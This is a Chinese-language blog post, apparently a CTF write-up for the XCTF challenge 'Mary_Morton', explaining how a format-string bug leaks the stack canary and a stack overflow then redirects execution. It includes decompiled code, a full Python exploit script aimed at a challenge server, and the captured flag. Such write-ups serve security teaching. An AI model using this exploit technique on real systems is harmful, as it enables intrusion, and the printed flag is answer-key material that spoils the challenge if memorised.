
XCTF Mary_Morton

原创

夏了茶糜 于 2020-03-09 11:40:43 发布 380 收藏

分类专栏： CTF-PWN 文章标签： 安全 socket



原题出现在ASIS-CTF-Finals-2017

程序存在两个漏洞，一个格式化字符串漏洞，一个栈溢出漏洞

通过格式化字符串漏洞泄露canary的值，然后再构造payload，利用栈溢出漏洞获取flag

```
unsigned __int64 sub_4008EB()
{
  char buf; // [rsp+0h] [rbp-90h]
  unsigned __int64 v2; // [rsp+88h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  memset(&buf, 0, 0x80uLL);
  read(0, &buf, 0x7FuLL);
  printf(&buf, &buf);
  return __readfsqword(0x28u) ^ v2;
}
```

canary的值是v2，因此得到canary在栈中的位置为第17位(0x88 / 8=17),又因为程序为64位程序，64位程序函数调用前6个参数通过寄存器传递，所以要加6，因此格式化字符为`%23$p`

```
import socket
import struct

def p64(value):
 return struct.pack("<Q",value)

tcp = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
tcp.connect(("111.198.29.45",31755))
print(tcp.recv(1024).decode(errors="ignore"),end="")
print(tcp.recv(1024).decode(errors="ignore"),end="")
tcp.send(b"2\n")
tcp.send(b"%23$p\n")
canary = int(tcp.recv(1024)[:-1].decode(errors="ignore"),16)
print(p64(canary))
print(tcp.recv(1024).decode(errors="ignore"),end="")
payload = b'a' * (0x90 - 0x8) + p64(canary) + b'b' * 0x8 + p64(0x4008DA)
tcp.send(b"1\n")
tcp.send(payload)
print(len(tcp.recv(1024).decode(errors="ignore")))
print(tcp.recv(1024).decode(errors="ignore"),end="")
tcp.close()
```

flag

cyberpeace{0cb63b9b648c82e03a71cd1a25b6c8e6}